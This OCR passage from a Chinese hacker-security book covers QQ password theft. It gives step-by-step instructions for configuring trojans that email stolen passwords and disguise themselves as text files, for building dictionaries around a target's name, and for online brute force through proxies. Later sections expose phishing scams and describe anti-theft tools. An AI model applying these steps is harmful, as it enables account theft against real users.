免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

不过下面的状态显示：您还没有注册！那么应该怎么注册呢？仔细看界面上的文字，我们看到：输入任意注册名和注册码即可注册成功。先不管那么多，注册了再说吧。点击菜单上的注册信息，然后选注册确认，弹出的注册框（如图 **7–2**）。

既然是任意英文和数字都可以，那就输入 **abc** 和 **123** 好了，点确定，这时候提示注册成功了。再看这时候的主界面，状态已经变成：您已经成功注册！

注册后就可以正常地使用该软件了。点击功能设置菜单的设置邮箱，弹出如图 **7–3** 的输入框。




图 7–3 设置邮箱也很简单

这时候填上接收 **QQ** 账号密码的邮箱，然后在选上“重新启动以后，自动盗取 **OICQ** 密码”，然后点确定。为了测试邮箱是否设置正确，可以点击“邮箱测试”，如果没有问题的话，一会儿会弹出如图 **7–4** 的提示框提示邮箱设置正确。




图 7–4 如果出现以上提示就表示设置正确

到这里，你只需要再运行一次 **SCRQQ.EXE**，这个程序就开始盗取这台机器上的密码了。

最后补充一点，一般来说，这个程序开始运行盗取密码之后，接收密码的邮箱就无法修改了。那么一定要修改怎么办呢？很简单，在和程序同一个目录下面有一个 **setup.dat** 文件，删除掉，然后再运行程序文件，你会发现又回到了可以设置邮箱的状态了。由此可见，这个程序是把邮箱等信息放到了这个文件上面了。找不到这个文件，就会又自动回到最初的设置状态。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 我们的 QQ 密码这样被盗去之二——来自“QQ 密码发送者”的威胁

另一个值得我们注意的盗 QQ 号的木马是“QQ 密码发送者”。和“OICQ 密码轻松盗”一样，这个木马也是本地监听 QQ 密码，然后发送到指定邮箱，这一点从程序名称就能看出来。和“OICQ 密码轻松盗”不一样的地方在于，这个木马是可以自己配制生成的，也就是说，只需要运行配置文件，设置好邮箱，就能生成一个木马文件。把这个木马放到目标机器上运行，就能开始工作了。

下载之后，除去说明帮助之类的文件，“QQ 密码发送者”只有一个执行文件。就像上面提到的，这个执行文件本身并不是木马，而是木马生成程序。运行这个程序，界面如图 7-5。



图 7-5 比 OICQ 密码轻松盗还要简单易用

这时候填上接收密码的邮箱，点击生成 QQ 木马，在与“QQ 密码发送者”同一目录下面就会自动生成一个以刚才填写的邮箱为文件名的 EXE 文件。需要特别注意的是，这个生成的木马图标是记事本，这样是为了迷惑用户，让用户以为这是一个文本文件，从而轻易就打开它，一打开，木马就运行了。由此可见，这个木马不仅可以在网吧使用，还可以发到别人的个人电脑，让别人运行，从而达到盗取 QQ 密码的目的。

为了更清晰了解操作过程，我们可以看这个程序自带的说明文件：

功能：记录 QQ 登录名字，密码等，并发送到指定的信箱中

操作说明

第一步：运行配置程序，写入要接密码的信箱，点生成即可。

第二步：运行生成的木马后，登录 QQ。

第三步：去信箱查看邮件。

备注：生成的木马可以自己改名字。

步骤很简单，如果一路顺利，盗号者可以很快在设定的邮箱收到一些密码。这个程序的特色就是木马程序是自动配置然后生成的。这是目前木马比较流行的方法，因为这可以根据需要生成不同配置的木马，不再是千篇一律，而是有了自己的个性。

同时，生成木马的图标和记事本是一样的，这对于许多普通电脑用户来说是非常具有迷惑性的，因此这个木马威胁不小。

7.1.2 QQ 密码本地暴力破解

1. 密码字典和暴力破解

说到暴力破解，不得不先说说什么是密码字典。所谓字典，其实就是一个包含有许多密码的文本文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

字典的生成有两种方式：用字典软件生成和手动添加。一般字典软件能生成包含生日、电话号码、常用英文名等密码的字典，不过由于这样生成的字典体积大，而且不灵活，所以骇客往往会手动添加一些密码到字典里去，形成一个“智能化”的密码文件。

而所谓暴力破解，其实就是用无数的密码来与登录 **QQ** 的密码进行核对，直到相同为止。暴力破解这种方法不仅可以运用在盗 **QQ** 上，在破解其它密码时也常用这种方法，如：破解系统管理员密码等。这是最常用的一种破解方式。

本地破解其实就是用软件选择一个在本地登录过的 **QQ** 号码，然后挂上字典进行密码核对。本地破解也可分为两种：暴力破解和本地记录。而暴力破解又分为两种：按顺序增加和通过字典对比。比如现在我要破解 **QQ** 号为 **123456** 的密码，我可以用 **1** 作为密码进行核对，如果正确就可以盗走该号了，如果不正确，则用 **2** 来核对，还不正确，则用 **3**，以此顺序增加，直到和密码相同为止。不过这样的破解效率是很低的，因为许多人的密码并不只是数字，所以这种方法并不常见。

2. 易优超级字典生成器的使用

易优超级字典生成器是一款十分好用的密码字典生成工具，采用高度优化算法，制作字典速度极快，约每分钟 **800** 兆**(CPU=800MHz)**。它有如下功能：精确选择字符，自定义字符串，定义特殊位，修改已有字典（进行字符串的前插和后插，其中后插 **@***.com** 可制成邮件群发列表），生日字典制作，电话密码的制作。拥有了这些功能，可以使你忘记的密码在最短时间内恢复。

平时常用的是通过对比字典中密码的方法，如果正确就盗走 **QQ**。因为字典可以做得很“智能化”，所以这种破解效率相对较高，特别是当你的密码是简单的数字，或是数字加一些英文名时特别明显。举个例子，比如在网吧看到某人的英文名为 **kitty**，密码位数为 **8** 位。从常理来讲，一般密码就是 **kitty** 加上一些数字。于是可以用易优超级字典生成器制作这样一个字典：把 **kitty** 作为特殊字符排在密码的第 **1–5** 位（如图 **7–6**）。




图 7–6 特殊位方式可以适应各种密码

然后把基本字符里的数字全部选上（如图 **7–7**），再将密码位数设为 **8**（如图 **7–8**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-7 这样全是数字的密码就逃不掉了




图 7-8 将生成的密码保存起来

然后选好保存位置点“生成字典”。打开生成的字典，你就可以看到 **kitty000**、**kitty001** 等密码了。然后就是把 **kitty** 放在第 **2~6** 位，第 **3~7** 位，第 **4~8** 位，其它位置同样用数字填满。接下来只要用软件把这些字典挂上进行破解，很快就可以得到 **QQ** 密码了。

同样的道理，这个软件还能根据生日进行密码生成。

7.1.3 QQ 在线密码暴力破解

在线暴力破解和本地暴力破解的不同之处在于：本地暴力破解是和本地密码破解进行比较，也就是说，目标 **QQ** 必须在本地登录过，并且密码没有改过。在线暴力破解则可以针对任何 **QQ**，不过，由于受到网速等限制，速度就远远不如本地破解快了。

前面提到的易优超级字典生成器用于在线密码暴力破解依然是非常有效的。下面要介绍的是一个做

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

得非常好的 QQ 密码在线暴力破解器——QQ 机器人。

QQ 机器人的使用

第一次运行 QQ 机器人，看到的界面有点像 QQ 登录框(如图 7-9)。




图 7-9 界面类似 QQ

使用起来很简单，只要在“用户号码”里面输入你要在线破解的 QQ 号码，然后单击下面的“开始校验”，QQ 机器人就会逐个检验 QQ 密码，直到通过服务器验证为止。

下面有三个选项：运用键盘编码、使用字典工具和搜索本地号码。

“运用键盘编码”是指在逐个检验的时候，用键盘编码类的字符来做口令。所谓“键盘编码”其实就是汉字的输入中，通过研究汉字字形编出的、基于汉字字形的键盘编码方法。像纵横码、五笔字型等等。

“使用字典工具”是最有用的一项。利用上面提到的易优超级字典生成器生成一个字典文件后，就可以用这项把字典文件加进来了。

“搜索本地号码”用于查看本地电脑上的 QQ 号码。点击以后，会弹出一个对话框用于输入 QQ 的路径(如图 7-10)。



图 7-10 设置 QQ 所在目录

正确输入 QQ 路径之后，你就能在 QQ 机器人的主界面上看到本地机器上使用过的 QQ 号码了。

点击设置参数，将看到一些具体的设置(如图 7-11)。

首先是可以设置密码长度，可选的是 6 至 12 位。口令校验等待是指两次口令校验之间的时间隔。密码可以分为单一密码和混合密码两种。单一密码是指每一位都是纯粹的数字或者纯粹的字母，而混合密码则

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

是指可以指定某一位的密码为数字或者字母。同样，下面还可以设置字典文件。

值得一提的是，QQ 机器人甚至可以使用代理服务器（如图 7-12）。




图 7-11 虽说选项较多但并不复杂



图 7-12 使用代理可以隐藏自己 IP

对于盗号者来说这是非常有用的，因为通过设置代理服务器，盗号者可以更好地隐藏自己的 IP 地址，从而不被发现。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.1.4 QQ 骗术大曝光

1. 假装 QQ 客服

假装是腾讯的工作人员，然后问你要密码，这样的行骗方式曾经流行一时，虽然现在看起来多少有点滑稽。但是，永远不要忘记，在精美外衣的包装下，这样并不高明的方法还是能欺骗许多人。

看问题，要抓住关键，不管这种方法怎么演变，都离不开一个步骤：要你的密码。记住，没有任何人有任何理由要你的密码，包括腾讯的工作人员。密码作为隐私，你只需要与上帝分享。

不管怎么样，了解一些骗术，是预防这些骗术的最好手段。

E-mail 法

如果某天，你打开邮箱发现一份自称“腾讯公司客户服务公司”的邮件，如下：

From: "腾讯 QQ 客户服务"

To:

Sent: Tuesday, October 10, 2003 7:08 PM

Subject: 腾讯关于 **xxxxx** 获奖通知

(xxxxx)QQ 幸运儿： 恭喜!!! 您已经成为 **QQ** 在线网友齐抽奖的中奖用户。你将获赠精美 **T** 恤 **1** 件，并有机会得到手机 **1** 部。

腾讯公司**(http://www.qq.com/)**

注：奖品是以邮寄方式寄出，请您认真填写以下资料。如果填写错误，将被作为自动放弃获奖机会处理。

QQ 号码：

密码：

姓名：

E-mail 地址：

身份证号码：

通讯地址：

联系电话：

邮编：

毫无疑问，这是一个骗局。如果你信以为真，把资料发过去，那么你将为轻易相信人而付出代价。幸好，相信这封 **E-mail** 需要付出的代价并不大：仅仅是失去一个 **QQ** 号码。

2. QQ 信息法

通常的方法是有人给你发送这样一个消息：

2004-01-01 19:56:23 邮递 **QQ**

亲爱的 **QQ** 用户： 你好，你的号码已经被幸运抽中为滕讯用户中奖号码，请立刻把你的 **QQ** 号码，密

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

码以及联系地址发送到 ***@sina.com 电子邮件中。以便我们向你邮寄你的奖品！

比起前面的 E-mail 法，直接 QQ 发信息的可信度显然下降许多。但是，如果给你发消息的是一个非常靓的号码，比如是 6 位的，然后资料包装得非常好，那就很可能让人受骗了。同时，如果某人开发出一个软件，不是通过直接发信息，而是通过 QQ 消息来发，那么肯定上当的人会不少。

永远记住一点，没有任何人有任何理由知道你的密码。

我们虽然不必在网上过于警惕，草木皆兵，但是，最起码的防范心理还是必须具备的。上网聊天天经地义，但是还得提防一些乘机行骗的人。

7.1.5 QQ 防盗总攻略

1. 使用 QQ 密码防盗专家

QQ 密码防盗专家的防盗原理

QQ 盗窃软件都有一个共同点，就是通过判断当前 Windows 窗口中有没有名为“QQ 用户登录”或“QQ 注册向导”字样的标题，如果有则认为是 QQ 密码登录界面，盗窃软件就采取实时监控方式截取 QQ 密码，在输入密码的这一过程中，盗窃软件仍然在判断当前的窗口是否还是以前的 QQ 标题，如果不是则表明：当前用户已经把密码输入完毕并登录到下一个窗口了，在这一刹那间，QQ 盗窃软件就会把密码截取到，然后发送到 QQ 盗窃者的邮箱中，其实 QQ 盗窃软件的原理就是这么简单。

知道了 QQ 盗窃原理以后，就不难想出对付它们的办法了。只要破坏 QQ 盗窃软件的必备条件(QQ 标题)，就能一变应万变打击所有 QQ 盗窃软件了。QQ 密码防盗专家采用 QQ 标题实时变动法，也与 QQ 盗窃软件一样实时监控 QQ 标题，它们是盗 QQ 密码，而 QQ 密码防盗专家则是改变 QQ 标题，而且 QQ 标题是动态改变的，可以自己定义，还可以设定改变时间间隔等。一旦标题改变以后，像这样的用户名及密码输入框的界面非常多(如:ICQ，VICQ，联众游戏，千年...)，QQ 盗窃软件又不是人，没有眼睛，它哪里知道这就是自己想盗的 QQ 窗口呢？也许有人会说：同样是监控，可能盗窃软件比你的 QQ 防盗专家监控速度快，在你还没有改变标题之前就已经测出这个 QQ 窗口的标题了。这并没有关系，改后改前都是一个样，最多也只是慢了几毫秒的时间，只要在用户输入密码完成之前改掉 QQ 窗口标题都可以，虽然 QQ 盗窃软件已经知道这是 QQ 登录窗口了，但用户还没有输入完密码的时候，QQ 标题也已经被 QQ 防盗专家修改了，这时 QQ 盗窃软件以为用户已经登录完成，自己很成功的盗取密码了，其实这个时候它盗取的是用户根本还没有输入完毕，应该说是还没有输入的密码。

QQ 盗窃软件三大类：所有的 QQ 盗窃木马千变万变都不外乎(后台监控 QQ 窗口、后台记录键盘、伪装 QQ 登录界面)三大类。QQ 密码防盗专家能防止这些盗窃木马吗？回答：原则上都可以。

第一类：后台监控 QQ 窗口。这一类，是种类最多、最难发现、也最难清除的一种。但是 QQ 密码防盗专家对付这一类软件比较有效，你根本不要去理会这类木马的存在与否，它适用 QQ 所有版本，及所有操作系统，程序自动体积小，最便于在网吧上网的朋友下载使用。防盗方法已经讲的很清楚了，这里就不再多述了。

第二类：后台记录键盘。用过这类软件的人都知道，不但可以记录 QQ 密码，而且可以记录各类程序的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

登录密码，它的原理虽然是以记录键盘按键为主，但也绝对离不开窗口标题。如果不记录窗口标题，它也不知道当前记录的是输入 QQ 密码时按下的键，还是玩游戏或处理文档时按下的键，而且这种键盘盗窃方法还需要盗窃者自己去判断，我们只要采用 QQ 标题变动法去干扰盗窃者的判断就可以了，自定义几个 QQ 标题不停变换，速度越快越好。这个时候你每按下一个键的标题都不同，键盘记录软件就不可能分清楚你到底在使用什么程序，而且怎么会按一下键换一个标题呢？更不会知道你到底什么时候输完 QQ 密码了。

第三类：伪装 QQ 登录界面。这一类盗窃软件很死板，也容易被发现，它运行后伪装成 QQ 登录的界面，让你误以为这是 QQ 登录界面，当你把密码输入完毕的时候，它会提示你输入错误，要你再次输入，这次就会调用真正的 QQ 程序了，一旦次数多了就很容易被发现，而且它在第一次使用时要覆盖原 QQ 程序，在网吧上网时，由于很多人都同时共享一个 QQ，所以很难覆盖成功，盗窃成功率自然就低了。你如果使用了 QQ 密码防盗专家，就可以查出来。方法：发现 QQ 标题变成了(警告：你已经中了 QQ 木马程序！)。QQ 防盗专家主窗口的“伪装 QQ 界面木马”数由原来的“0”增加了 1，那么你很可能中了“QQ 界面伪装类的木马”，因为 QQ 密码防盗专家能检测出真正的 QQ 标题及子窗体的内核部分，所以建议你最好不要使用该程序！如果使用了也没有关系，这个时候你最好更改 QQ 密码，你在更改 QQ 密码时，会发现“修改用户资料”标题也被改成“QQ 密码防盗专家”了，这样也防止了一些最新版的 QQ 盗窃软件在你修改新密码时把你的 QQ 新密码记录下来。不过前提是，你必须把“QQ 密码防盗专家”主窗体中的“防止用户修改(QQ 新密码)时 QQ 密码被盗”选项选中。

QQ 密码防盗专家的使用方法




图 7-13 选项非常多功能也强大

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

安装之后，会看到一个比较复杂的界面（如图 **7-13**）。

主窗口可以设置三个变动标题，而下面还可以设置标题变动的时间间隔。标题的变换速度你可以直观地从主界面上的 **QQ** 标题变动速度感觉出来。

一旦将 **QQ** 程序拖放到 **QQ** 密码防盗专家上就会将 **QQ** 窗口打开，然后马上用这三个新 **QQ** 标题轮流替换。这时候你会看见 **QQ** 程序标题在不停的闪烁变换（变换速度取决于设定的速度），而且 **QQ** 防盗专家主窗口左上的那个隐身男孩 **QQ** 头像也会变亮，并且会自动闪烁，它下边的那个红色“**0**”会自动加 **1**，表示已经检测到一个 **QQ** 窗口，并在实时修改了，新版的 **QQ** 密码防盗专家还能修改 **QQ** 内部窗体的标题，这时你就可以 **100%** 放心上网了。

个性化设置功能（如图 **7-14**）。



图 7-14 个性化设置自己的 QQ

看过 **QQ** 防盗原理及使用说明后，同理，你也可以发挥你的想像力，把某些要输入密码的程序标题改为你自己设置的标题，也可以起到防盗的作用。同时，如果你设置了“关闭该窗口程序”功能，还能起到禁止打开该程序的作用！例如：把“检测到的程序窗口标题”内容改为“确认文件删除”（你在删除任何一个文件时，都会发现有这个删除对话框）在“发现该标题后的处理方式”中选“关闭该窗口程序”这样就能起到文件防止被删除的作用！还有你也可以把你登录后的 **QQ** 号标题改成其它的 **QQ** 号，这样在网吧上网就可以起到隐藏 **QQ** 号的作用了。其它情况不一一例举，你在使用后，就会发现它对你有无穷的作用。

内核修改功能（如图 **7-15**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-15 修改 QQ 界面系统内核

为了防止最新盗窃软件通过对 QQ 界面中的回车键及鼠标按键进行记录来取得 QQ 密码，你可以在 QQ 密码防盗专家原有的防盗方式上自己设定快捷键来进行登录，因为是用户随机设定的功能键进行登录，因此可以绕过盗窃软件对回车键或鼠标按键的检测。注意：是在输入完成密码之后，再按快捷键，不要按回车键或点击鼠标，快捷键可以自己定义。

无敌登录模式

用户不在 QQ 用户登录界面中输入密码，只在 QQ 密码防盗专家中输入 QQ 密码即可帮你自行登录，这时 QQ 的登录过程是在内存中进行的，而 QQ 密码框中的密码实际上是假密码，那么无论什么 QQ 盗窃软件都无法盗取你的 QQ 密码了。使用方法很简单：在 QQ 用户登录界面中，选择你以前登录过的 QQ 号，然后把 QQ 密码写在 QQ 密码防盗专家中，再点“QQ 无敌登录”按钮即可。只要选择的用户 QQ 号与 QQ 密码正确，就能很安全地登录成功。该无敌登录模式安全性极高。

取回密码的功能（如图 **7-16**）。

该功能只作为用户忘记密码时取回使用，但为了防止它人随意取回密码，取回的并不一定是自己的用户密码，所以取得密码中的前两位数均用“*”号代替，而且没有注册的用户只能找回最后一次上线的 QQ 用户及密码。不过遗憾的是只有注册后的用户才能享取受本机内任意密码的取回功能。

事实上，QQ 密码防盗专家的功能还有很多，读者可以自己下载用用看。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-16 让它为自己轻松取回密码

2. QQ 防盗九式

第一式 让靓号减色

盗号软件大部分都是一些记录 **QQ** 登录框的键盘记录软件，这些软件有一个特点，就是只对靓号感兴趣，也就说是它主要目标都在那些号码位数不超过 **9** 位的 **QQ** 登录密码，基于这个 **9** 位数的原理，你在登录的时候，在号码前加入一串的“**0**”（比如 **20** 个），我们会发现这并不影响正常的登录，但是你在本地机器上的号码却变成了一大串的“**0**”。这样一来，再聪明的监视盗号工具也会对这种长号码不理不睬了，当然你也就不必担心 **QQ** 密码泄露。

第二式 下线删除记录

